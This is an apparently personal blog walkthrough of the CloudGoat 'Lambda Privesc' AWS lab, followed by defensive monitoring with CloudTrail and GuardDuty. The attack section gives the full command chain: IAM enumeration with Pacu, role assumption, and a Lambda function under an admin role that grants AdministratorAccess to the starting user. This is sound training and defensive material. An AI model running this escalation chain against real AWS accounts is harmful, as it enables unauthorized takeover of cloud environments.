
Lambda Privesc

Ex-Strength & Conditioning Coach, eternal BJJ white belt, and proudly pretentious in penetration testing.
Summary

Cloudgoat’s Lambda Privesc scenario demonstrates a privilege escalation attack path in AWS. Starting with limited IAM user credentials (chris), we enumerate policies and roles to discover that the user can assume the cg-lambdaManager-role. This role provides permissions to manage Lambda functions and pass roles. By creating a malicious Lambda function that uses the powerful cg-debug-role (with AdministratorAccess), we escalate privileges and attach the AdministratorAccess policy to the original user.
Before diving into this lab, it can be motivating to consider a few real-world study cases where attackers leveraged AWS Lambda functions:
HazyBeacon (2025): State-backed malware used AWS Lambda URLs as stealthy C2 channels to exfiltrate government data.
Denonia (2022): First malware targeting AWS Lambda, abusing functions for cryptomining and hiding traffic with DNS-over-HTTPS.
Walkthrough
Policy Enumeration (as Chris)
After launching the scenario, we are provided with AWS credentials for the user chris. First, we configure these credentials in our AWS CLI and validate them to ensure access is working:
# Create the scenario's resources
$ cloudgoat create lambda_privesc
<SNIP>
cloudgoat_output_chris_access_key_id = AKIAVUZR3DVGQ22QMLDN
cloudgoat_output_chris_secret_key = Yk...<REDACTED>...1B

# Configure AWS CLI profile
$ aws configure --profile chris
AWS Access Key ID [None]: AKIAVUZR3DVGQ22QMLDN
AWS Secret Access Key [None]: Yk...<REDACTED>...1B
Default region name [None]: us-east-1
Default output format [None]: json

# Validate credentials
$ aws sts get-caller-identity --profile chris
{
    "UserId": "AIDAVUZR3DVGSXML47OWT",
    "Account": "388262206797",
    "Arn": "arn:aws:iam::388262206797:user/chris-cgidm4mycxpjqm"
}
With credentials validated, we can begin enumerating the IAM permissions for chris. Using Pacu, we import the user credentials and run the IAM enumeration modules:
# Launch Pacu
$ pacu
Found existing sessions:
  [0] New session
  [1] solus
# Create new session
Choose an option: 0
What would you like to name this new session? chris
Session chris created.
# Import the credentials of chris
Pacu (chris:No Keys Set) > import_keys chris
  Imported keys as "imported-chris"

# Enumerate IAM permissions
Pacu (chris:imported-chris) > run iam__bruteforce_permissions --region us-east-1
<SNIP>
Num of IAM permissions found: 26

Pacu (chris:imported-chris) > whoami
<SNIP>
  "Permissions": {
    "Allow": [
      "iam:GetAccountAuthorizationDetails",
      "iam:GetUser",
      "iam:ListAttachedUserPolicies",
      "iam:ListUserPolicies",
      "iam:ListGroupsForUser",
      "dynamodb:DescribeEndpoints",
      "iam:ListServerCertificates",
      "iam:ListSshPublicKeys",
      "iam:ListInstanceProfiles",
      "iam:GetAccountAuthorizationDetails",
      "iam:ListSamlProviders",
      "iam:ListRoles",
      "iam:ListSigningCertificates",
      "iam:ListAccessKeys",
      "iam:ListPolicies",
      "iam:ListGroups",
      "iam:ListOpenIdConnectProviders",
      "iam:ListVirtualMfaDevices",
      "iam:ListAccountAliases",
      "iam:ListServiceSpecificCredentials",
      "iam:GetUser",
      "iam:ListMfaDevices",
      "iam:ListUsers",
      "iam:GetAccountSummary",
      "sts:GetSessionToken",
      "sts:GetCallerIdentity"
    ],
    "Deny": [
      "iam:ListGroupPolicies"
    ]
  }
}
From the output, we see that chris has a set of permissions allowing actions such as iam:List*, iam:Get*, and sts:AssumeRole. These permissions indicate that chris can enumerate users, roles, and policies, as well as assume certain roles.
We can also enumerate attached user policies directly via the AWS CLI:
# Enumerate managed policies
$ aws iam list-attached-user-policies --user-name chris-cgidm4mycxpjqm --profile chris
{
    "AttachedPolicies": [
        {
            "PolicyName": "cg-chris-policy-cgidm4mycxpjqm",
            "PolicyArn": "arn:aws:iam::388262206797:policy/cg-chris-policy-cgidm4mycxpjqm"
        }
    ]
}
To explore potential privilege escalation paths, it’s important to examine policy versions, since policies can have up to five different versions, and rollback to an older version might expand privileges:
$ aws iam list-policy-versions \
    --policy-arn arn:aws:iam::388262206797:policy/cg-chris-policy-cgidm4mycxpjqm \
    --profile chris
{
    "Versions": [
        {
            "VersionId": "v1",
            "IsDefaultVersion": true,
            "CreateDate": "2025-09-10T13:47:18+00:00"
        }
    ]
}
Policy enumeration can be also done with Pacu:
# Enumerate policies
Pacu (chris:imported-chris) > run iam__enum_users_roles_policies_groups --policies
<SNIP>
[iam__enum_users_roles_policies_groups] MODULE SUMMARY:

  2 Policies Enumerated
  IAM resources saved in Pacu database.

# Query the policy IAM data
Pacu (chris:imported-chris) > data iam policy
  Sub-service not found. Please use the sub-service name below.
permissions     Policies        Roles
Pacu (chris:imported-chris) > data iam policies
[
  {
    "Arn": "arn:aws:iam::388262206797:policy/cg-chris-policy-cgidm4mycxpjqm",
    "AttachmentCount": 1,
    "CreateDate": "Wed, 10 Sep 2025 13:47:18",
    "DefaultVersionId": "v1",
    "IsAttachable": true,
    "Path": "/",
    "PermissionsBoundaryUsageCount": 0,
    "PolicyId": "ANPAVUZR3DVG74TZVOGT4",
    "PolicyName": "cg-chris-policy-cgidm4mycxpjqm",
    "UpdateDate": "Wed, 10 Sep 2025 13:47:18"
  },
  {
    "Arn": "arn:aws:iam::388262206797:policy/cg-lambdaManager-policy-cgidm4mycxpjqm",
    "AttachmentCount": 1,
    "CreateDate": "Wed, 10 Sep 2025 13:47:18",
    "DefaultVersionId": "v1",
    "IsAttachable": true,
    "Path": "/",
    "PermissionsBoundaryUsageCount": 0,
    "PolicyId": "ANPAVUZR3DVGXJH6QSTBD",
    "PolicyName": "cg-lambdaManager-policy-cgidm4mycxpjqm",
    "UpdateDate": "Wed, 10 Sep 2025 13:47:18"
  }
]
Finally, we can inspect the actual permissions within each policy:
$ aws iam get-policy-version \
    --policy-arn arn:aws:iam::388262206797:policy/cg-chris-policy-cgidos1mgfbxi9 \
    --version-id v1 \
    --profile chris
{
    "PolicyVersion": {
        "Document": {
            "Statement": [
                {
                    "Action": [
                        "sts:AssumeRole",
                        "iam:List*",
                        "iam:Get*"
                    ],
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "chris"
                }
            ],
            "Version": "2012-10-17"
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2025-09-10T13:47:18+00:00"
    }
}
From this, we notice sts:AssumeRole is allowed, meaning chris can assume other roles. This sets the stage for the next logical step: role enumeration.
Roles Enumeration (as Chris)
Listing all roles in the account reveals four roles, two of which are custom CloudGoat roles, while the others are default AWS service roles:
# List all roles
$ aws iam list-roles --profile chris | grep -i "rolename"
            "RoleName": "AWSServiceRoleForSupport",
            "RoleName": "AWSServiceRoleForTrustedAdvisor",
            "RoleName": "cg-debug-role-cgidos1mgfbxi9",
            "RoleName": "cg-lambdaManager-role-cgidos1mgfbxi9",
The roles can be also enumerated with Pacu:
# Enumerate roles
Pacu (chris:imported-chris) > run iam__enum_users_roles_policies_groups --roles
<SNIP>
[iam__enum_users_roles_policies_groups] MODULE SUMMARY:

  4 Roles Enumerated
  IAM resources saved in Pacu database.

# List enumerated roles
Pacu (chris:imported-chris) > data iam roles
<SNIP>
    "Arn": "arn:aws:iam::388262206797:role/cg-debug-role-cgidm4mycxpjqm"
<SNIP>
    "Arn": "arn:aws:iam::388262206797:role/cg-lambdaManager-role-cgidm4mycxpjqm"
<SNIP>
Focusing on the two CloudGoat roles, we can list detailed information for each using a simple loop:
# List details about the target roles
$ for RoleName in cg-debug-role-cgidm4mycxpjqm cg-lambdaManager-role-cgidm4mycxpjqm; \
    do echo "\n$RoleName:"; \
    aws iam list-roles --query "Roles[?RoleName=='$RoleName']" \
    --profile chris; \
    done

cg-debug-role-cgidm4mycxpjqm:
[
    {
        "Path": "/",
        "RoleName": "cg-debug-role-cgidm4mycxpjqm",
        "RoleId": "AROAVUZR3DVG7ZQP7JZEY",
        "Arn": "arn:aws:iam::388262206797:role/cg-debug-role-cgidm4mycxpjqm",
<SNIP>
                {
                    "Effect": "Allow",
                    "Principal": {
                        "Service": "lambda.amazonaws.com"
                    },
                    "Action": "sts:AssumeRole"
<SNIP>

cg-lambdaManager-role-cgidm4mycxpjqm:
[
    {
        "Path": "/",
        "RoleName": "cg-lambdaManager-role-cgidm4mycxpjqm",
        "RoleId": "AROAVUZR3DVG7S75X7NRR",
        "Arn": "arn:aws:iam::388262206797:role/cg-lambdaManager-role-cgidm4mycxpjqm",
<SNIP>
                {
                    "Effect": "Allow",
                    "Principal": {
                        "AWS": "arn:aws:iam::388262206797:user/chris-cgidm4mycxpjqm"
                    },
                    "Action": "sts:AssumeRole"
<SNIP>
From the output, we observe that:
The
cg-debug-roleis assumable by Lambda functions, as indicated by its trust policy (Principal:lambda.amazonaws.com).The
cg-lambdaManager-rolecan be assumed by thechrisuser (Principal: arn:aws:iam::388262206797:user/chris-cgidm4mycxpjqm).
Next, we check which policies are attached to each role:
$ for RoleName in cg-debug-role-cgidm4mycxpjqm cg-lambdaManager-role-cgidm4mycxpjqm; \
    do echo "\n$RoleName:"; \
    aws iam list-attached-role-policies \
    --role-name $RoleName \
    --profile chris; \
    done

cg-debug-role-cgidm4mycxpjqm:
{
    "AttachedPolicies": [
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        }
    ]
}

cg-lambdaManager-role-cgidm4mycxpjqm:
{
    "AttachedPolicies": [
        {
            "PolicyName": "cg-lambdaManager-policy-cgidm4mycxpjqm",
            "PolicyArn": "arn:aws:iam::388262206797:policy/cg-lambdaManager-policy-cgidm4mycxpjqm"
        }
    ]
}
Based on the output:
cg-debug-role: Attached policyAdministratorAccessgrants full administrative permissions.cg-lambdaManager-role: Attached policycg-lambdaManager-policyallows all Lambda actions (lambda:*) andiam:PassRole.
With roles and policies enumerated, we can inspect policy versions and permissions to understand their capabilities. First, we list all policy versions:
# Enumerate the versions of each policy
$ for PolicyArn in arn:aws:iam::388262206797:policy/cg-lambdaManager-policy-cgidm4mycxpjqm \
    arn:aws:iam::aws:policy/AdministratorAccess; \
    do echo "\n$PolicyArn:"; \
    aws iam list-policy-versions --policy-arn $PolicyArn \
    --profile chris; \
    done

arn:aws:iam::388262206797:policy/cg-lambdaManager-policy-cgidm4mycxpjqm:
{
    "Versions": [
        {
            "VersionId": "v1",
            "IsDefaultVersion": true,
            "CreateDate": "2025-09-10T13:47:18+00:00"
        }
    ]
}

arn:aws:iam::aws:policy/AdministratorAccess:
{
    "Versions": [
        {
            "VersionId": "v1",
            "IsDefaultVersion": true,
            "CreateDate": "2015-02-06T18:39:46+00:00"
        }
    ]
}
Then, we examine each policy’s permissions:
# Enumerate the permissions of each policy
$ for PolicyArn in arn:aws:iam::388262206797:policy/cg-lambdaManager-policy-cgidm4mycxpjqm \
    arn:aws:iam::aws:policy/AdministratorAccess; \
    do echo "\n$PolicyArn:"; \
    aws iam get-policy-version --policy-arn $PolicyArn \
    --version-id v1 \
    --profile chris; \
    done

arn:aws:iam::388262206797:policy/cg-lambdaManager-policy-cgidm4mycxpjqm:
{
    "PolicyVersion": {
        "Document": {
            "Statement": [
                {
                    "Action": [
                        "lambda:*",
                        "iam:PassRole"
                    ],
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "lambdaManager"
                }
            ],
            "Version": "2012-10-17"
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2025-09-10T13:47:18+00:00"
    }
}

arn:aws:iam::aws:policy/AdministratorAccess:
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Action": "*",
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2015-02-06T18:39:46+00:00"
    }
}
From the results:
cg-lambdaManager-policyallows all Lambda actions and passing roles (iam:PassRole).AdministratorAccessgrants unrestricted access across all services and resources.
Privilege Escalation Path
These findings confirm that a privilege escalation path exists:
The
chrisuser can assume thecg-lambdaManagerroleCreate a Lambda function
Assign it the
cg-debugroleGain administrative access
# Assume the cg-lambdaManager-role-cgidos1mgfbxi9 role
$ aws sts assume-role --role-arn arn:aws:iam::388262206797:role/cg-lambdaManager-role-cgidm4mycxpjqm \
    --role-session-name chris \
    --profile chris
{
    "Credentials": {
        "AccessKeyId": "ASIAVUZR3DVG72JTV5OB",
        "SecretAccessKey": "nw...<REDACTED>...tW",
        "SessionToken": "IQ...<REDACTED>...Q==",
        "Expiration": "2025-09-10T15:08:55+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROAVUZR3DVG7S75X7NRR:chris",
        "Arn": "arn:aws:sts::388262206797:assumed-role/cg-lambdaManager-role-cgidm4mycxpjqm/chris"
    }
}
Since this is a role and not a user, we need to manually add the session token into the credentials file:
# Configure the AWS CLI profile
$ tail -n4 ~/.aws/credentials
[cg-lambdaManager]
aws_access_key_id = ASIAVUZR3DVG72JTV5OB
aws_secret_access_key = nw...<REDACTED>...tW
aws_session_token = IQ...<REDACTED>...Q==

# Validate credentials
$ aws sts get-caller-identity --profile cg-lambdaManager
{
    "UserId": "AROAVUZR3DVG7S75X7NRR:chris",
    "Account": "388262206797",
    "Arn": "arn:aws:sts::388262206797:assumed-role/cg-lambdaManager-role-cgidm4mycxpjqm/chris"
}
Next, we will create a Lambda function that attaches the target policy to chris and ZIP it:
# Create a Lamda function
$ cat lambda_function.py
import boto3

def lambda_handler(event, context):
        iam = boto3.client('iam')
        iam.attach_user_policy(
                UserName='chris-cgidm4mycxpjqm',
                PolicyArn='arn:aws:iam::aws:policy/AdministratorAccess'
        )
        return "Policy attached!"

# Compress the python file
$ zip -r lambda_function.py.zip lambda_function.py
  adding: lambda_function.py (deflated 23%)
Finally, we will deploy it by passing to it the cg-debug-role:
$ aws lambda create-function --function-name priv_esc \
    --runtime python3.9 \
    --role arn:aws:iam::388262206797:role/cg-debug-role-cgidm4mycxpjqm \
    --handler lambda_function.lambda_handler \
    --zip-file fileb://lambda_function.py.zip \
    --profile cg-lambdaManager \
    --region us-east-1
{
    "FunctionName": "priv_esc",
    "FunctionArn": "arn:aws:lambda:us-east-1:388262206797:function:priv_esc",
    "Runtime": "python3.9",
    "Role": "arn:aws:iam::388262206797:role/cg-debug-role-cgidm4mycxpjqm",
    "Handler": "lambda_function.lambda_handler",
    "CodeSize": 361,
    "Description": "",
    "Timeout": 3,
    "MemorySize": 128,
    "LastModified": "2025-09-10T14:18:36.675+0000",
    "CodeSha256": "dMZX8th2/AIC0BFnHFpZcwr6z1OewZru01e8LJGDJTE=",
    "Version": "$LATEST",
    "TracingConfig": {
        "Mode": "PassThrough"
    },
    "RevisionId": "b852a10f-776e-4f85-beb3-0bfbaee1e49c",
    "State": "Pending",
    "StateReason": "The function is being created.",
    "StateReasonCode": "Creating",
    "PackageType": "Zip",
    "Architectures": [
        "x86_64"
    ],
    "EphemeralStorage": {
        "Size": 512
    },
    "SnapStart": {
        "ApplyOn": "None",
        "OptimizationStatus": "Off"
    },
    "RuntimeVersionConfig": {
        "RuntimeVersionArn": "arn:aws:lambda:us-east-1::runtime:37f2a22b6df6b3d6c4d8ad1cbfd84eb865b6c4e810c097e722b65a41742c7d19"
    },
    "LoggingConfig": {
        "LogFormat": "Text",
        "LogGroup": "/aws/lambda/priv_esc"
    }
}
All that is left to do, is to invoke the malicious Lambda function:
# Invoke the Lambda function
$ aws lambda invoke --function-name priv_esc out.txt --profile cg-lambdaManager --region us-east-1
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}

# Check output
$ cat out.txt
"Policy attached!"
We can confirm that the AdministratorAccess policy has been attached to the user chris:
# List attached managed policies for chris
$ aws iam list-attached-user-policies --user-name chris-cgidm4mycxpjqm --profile chris
{
    "AttachedPolicies": [
        {
            "PolicyName": "cg-chris-policy-cgidm4mycxpjqm",
            "PolicyArn": "arn:aws:iam::388262206797:policy/cg-chris-policy-cgidm4mycxpjqm"
        },
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        }
    ]
}

# List chris's permissions
Pacu (chris:imported-chris) > run iam__bruteforce_permissions --region us-east-1
<SNIP>
[iam__bruteforce_permissions] MODULE SUMMARY:

Num of IAM permissions found: 549
Defensive Considerations
When defending an AWS environment, visibility is key. In this section, we’ll see how to set up CloudTrail and GuardDuty to monitor suspicious Lambda activity, which could indicate the privilege escalation attempt of this lab’s scenario. The general idea behind these two services is that:
CloudTrail will record what happened (role assumptions, lambda creation and invocation)
GuardDuty will analyze those records and alerts us if something looks suspicious
CloudTrail
AWS CloudTrail is a service that records all API calls and activities made in our AWS account. This includes actions from the AWS Management Console, SDKs, CLI, and other services. CloudTrail logs allow us to audit user activity, detect unauthorized access, and investigate security incidents. Essentially, it’s our “black box” for AWS actions.
CloudTrail requires an S3 bucket to store logs:
# Create an S3 bucket
$ aws s3api create-bucket \
  --bucket cloudgoat-lab-logs-$(date +%s) \
  --region us-east-1 --profile x7331
{
    "Location": "/cloudgoat-lab-logs-1757512035"
}
For security, it’s important that the S3 bucket is not publicly accessible:
# Restrict public access to the bucket
$ aws s3api put-public-access-block \
  --bucket cloudgoat-lab-logs-1757512035 \
  --public-access-block-configuration BlockPublicAcls=true,IgnorePublicAcls=true,BlockPublicPolicy=true,RestrictPublicBuckets=true \
  --profile x7331
CloudTrail needs permission to write logs to the bucket. We create a JSON policy (cloudtrail-bucket-policy.json) granting CloudTrail access while restricting other access:
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "AWSCloudTrailAclCheck",
            "Effect": "Allow",
            "Principal": {
                "Service": "cloudtrail.amazonaws.com"
            },
            "Action": "s3:GetBucketAcl",
            "Resource": "arn:aws:s3:::cloudgoat-lab-logs-1757512035"
        },
        {
            "Sid": "AWSCloudTrailWrite",
            "Effect": "Allow",
            "Principal": {
                "Service": "cloudtrail.amazonaws.com"
            },
            "Action": "s3:PutObject",
            "Resource": "arn:aws:s3:::cloudgoat-lab-logs-1757512035/AWSLogs/388262206797/*",
            "Condition": {
                "StringEquals": {
                    "s3:x-amz-acl": "bucket-owner-full-control"
                }
            }
        }
    ]
}
Then, we have to attach the policy to the S3 bucket:
$ aws s3api put-bucket-policy \
  --bucket cloudgoat-lab-logs-1757512035 \
  --policy file://cloudtrail-bucket-policy.json \
  --profile x7331
With the S3 bucket ready, we create a CloudTrail trail. A trail captures all API activity in the account, including global service events:
# Create a trail
$ aws cloudtrail create-trail \
  --name cloudgoat-lab-trail \
  --s3-bucket-name cloudgoat-lab-logs-1757512035\
  --region us-east-1 \
  --profile x7331

{
    "Name": "cloudgoat-lab-trail",
    "S3BucketName": "cloudgoat-lab-logs-1757512035",
    "IncludeGlobalServiceEvents": true,
    "IsMultiRegionTrail": false,
    "TrailARN": "arn:aws:cloudtrail:us-east-1:388262206797:trail/cloudgoat-lab-trail",
    "LogFileValidationEnabled": false,
    "IsOrganizationTrail": false
}

# Start logging
$ aws cloudtrail start-logging --name cloudgoat-lab-trail --profile x7331

# Check status
$ aws cloudtrail get-trail-status --name cloudgoat-lab-trail --profile x7331
{
    "IsLogging": true,
    "StartLoggingTime": "2025-09-10T14:49:44.986000+01:00",
    "LatestDeliveryAttemptTime": "",
    "LatestNotificationAttemptTime": "",
    "LatestNotificationAttemptSucceeded": "",
    "LatestDeliveryAttemptSucceeded": "",
    "TimeLoggingStarted": "2025-09-10T13:49:44Z",
    "TimeLoggingStopped": ""
}
Once active, CloudTrail begins persisting all API calls, creating an audit trail of user activity.
GuardDuty
Amazon GuardDuty is a threat detection service that continuously monitors our AWS environment for malicious or unauthorized activity. GuardDuty analyzes CloudTrail logs, VPC Flow Logs, and DNS logs to identify suspicious activity such as compromised credentials, reconnaissance, or unusual API usage. It can alert security teams in near real-time. It essentially adds a layer of analysis and alerts on top of CloudTrail, by automatically detecting suspicious events such as: unauthorized Lambda invocations, STS role assumptions, and Root account or unusual API calls.
Next, we will enable GuardDuty so we have automated detection on top of the CloudTrail logs:
# Enable GuardDuty
$ aws guardduty create-detector --enable --region us-east-1 --profile x7331
{
    "DetectorId": "64cc99f2081fce2f3406c628af3ccb64"
}

# Verify status
$ aws guardduty get-detector --detector-id 64cc99f2081fce2f3406c628af3ccb64 --region us-east-1 --profile x7331
{
    "CreatedAt": "2025-09-10T13:50:08.562Z",
    "FindingPublishingFrequency": "SIX_HOURS",
    "ServiceRole": "arn:aws:iam::388262206797:role/aws-service-role/guardduty.amazonaws.com/AWSServiceRoleForAmazonGuardDuty",
    "Status": "ENABLED",
    "UpdatedAt": "2025-09-10T13:50:08.562Z",
    "DataSources": {
        "CloudTrail": {
            "Status": "ENABLED"
        },
<SNIP>
Monitoring
One should expect to see all four steps of the privilege escalation chain (both role assumptions, and the creation and invocation of the Lambda function) logged in the CloudTrail as well as some alerts popping up from GuardDuty.
Let’s start with the first step, when the user chris assumes the cg-lambdaManager role:
# Search for role assumptions
$ aws cloudtrail lookup-events \
  --lookup-attributes AttributeKey=EventName,AttributeValue=AssumeRole \
  --region us-east-1 \
  --profile x7331 \
  --query 'Events[?Username!=null].{Time:EventTime,User:Username,Role:Resources[?ResourceType==`AWS::STS::AssumedRole`].ResourceName|[0]}' \
  --output table
--------------------------------------------------------------------------------------------------------------------------------------------
|                                                               LookupEvents                                                               |
+------------------------------------------------------------------------------------+----------------------------+------------------------+
|                                        Role                                        |           Time             |         User           |
+------------------------------------------------------------------------------------+----------------------------+------------------------+
|  arn:aws:sts::388262206797:assumed-role/cg-lambdaManager-role-cgidm4mycxpjqm/chris |  2025-09-10T15:08:55+01:00 |  chris-cgidm4mycxpjqm  |
+------------------------------------------------------------------------------------+----------------------------+------------------------+
CloudTrail should have also logged the Lamda creation process:
# Search for function creations
$ aws cloudtrail lookup-events \
    --region us-east-1 \
    --profile x7331 \
    --query 'Events[?starts_with(EventName, `CreateFunction`)].{Time:EventTime, Event:EventName, User:Username}' \
    --output table
----------------------------------------------------------------------
|                            LookupEvents                            |
+-------------------------+-----------------------------+------------+
|          Event          |            Time             |   User     |
+-------------------------+-----------------------------+------------+
|  CreateFunction20150331 |  2025-09-10T10:38:02+01:00  |  chris     |
+-------------------------+-----------------------------+------------+
Finally, when the Lambda function is invoked, we can search again to see if the second role assumption and the Lambda invocation were logged:
# Search for function invocations
aws cloudtrail lookup-events \
  --region us-east-1 \
  --profile x7331 \
  --query 'Events[?starts_with(EventName, `Invoke`)].{Time:EventTime, Event:EventName, User:Username}' \
  --output table
The invocation of the Lambda function does not appear in CloudTrail by default. CloudTrail records management events automatically, such as creating, updating, or deleting Lambda functions, but it does not capture function invocations unless Data Events are explicitly enabled. Data Events allow logging of activity at the resource level, including InvokeFunction calls, which is essential for detecting when a Lambda function has been executed.
# Search for role assumptions
$ aws cloudtrail lookup-events \
  --lookup-attributes AttributeKey=EventName,AttributeValue=AssumeRole \
  --region us-east-1 \
  --profile x7331 \
  --query 'Events[?Username!=null].{Time:EventTime,User:Username,Role:Resources[?ResourceType==`AWS::STS::AssumedRole`].ResourceName|[0]}' \
  --output table
--------------------------------------------------------------------------------------------------------------------------------------------
|                                                               LookupEvents                                                               |
+------------------------------------------------------------------------------------+----------------------------+------------------------+
|                                        Role                                        |           Time             |         User           |
+------------------------------------------------------------------------------------+----------------------------+------------------------+
|  arn:aws:sts::388262206797:assumed-role/cg-lambdaManager-role-cgidm4mycxpjqm/chris |  2025-09-10T15:08:55+01:00 |  chris-cgidm4mycxpjqm  |
+------------------------------------------------------------------------------------+----------------------------+------------------------+
The second role assumption, which happens when the Lambda function executes using the role attached to it, is not logged either by CloudTrail. This is because CloudTrail only records AssumeRole events when a user or service explicitly calls sts:AssumeRole. Lambda, however, automatically assumes the execution role internally when the function runs, so this automatic role assumption does not appear as a separate event in CloudTrail.
Conclusion
To monitor potential privilege escalation, we enabled CloudTrail and GuardDuty. CloudTrail records management events like Lambda creation and user role assumptions, giving an audit trail of actions that could indicate suspicious behavior. By default, it does not log role assumptions made by services (like Lambda) or function invocations unless data events are enabled. Enabling these data events would allow us to capture all invocations and actions performed using assumed roles.
GuardDuty is also enabled, but the privilege escalation path in this lab does not trigger alerts. All actions are performed by legitimate users in expected ways, so GuardDuty sees them as normal. This highlights the importance of following the principle of least privilege, limiting permissions, regularly reviewing IAM roles, and auditing Lambda and IAM activity to detect suspicious behavior early.
Clean Up
When done, make sure to to stop logging and delete resources to avoid unnecessary costs:
# Stop logging
$ aws cloudtrail stop-logging \
  --name cloudgoat-lab-trail \
  --profile x7331 \
  --region us-east-1

# Delete the trail
$ aws cloudtrail delete-trail \
  --name cloudgoat-lab-trail \
  --profile x7331 \
  --region us-east-1
Delete the Detector:
# Delete GuardDuty detector
$ aws guardduty delete-detector \
  --detector-id 64cc99f2081fce2f3406c628af3ccb64 \
  --profile x7331 \
  --region us-east-1
# Empty S3 bucket
$ aws s3 rm s3://cloudgoat-lab-logs-1757512035 --recursive --profile x7331

# Delete S3 bucket
$ aws s3api delete-bucket --bucket cloudgoat-lab-logs-1757512035 --profile x7331

Don’t foget to also manually delete the Lambda function from the Web Console:
And finally, destroy the cloudgoat scenario:
$ cloudgoat destroy lambda_privesc
<SNIP>
Destroy complete! Resources: 9 destroyed.

[cloudgoat] terraform destroy completed with no error code.

Successfully destroyed lambda_privesc_cgidm4mycxpjqm.


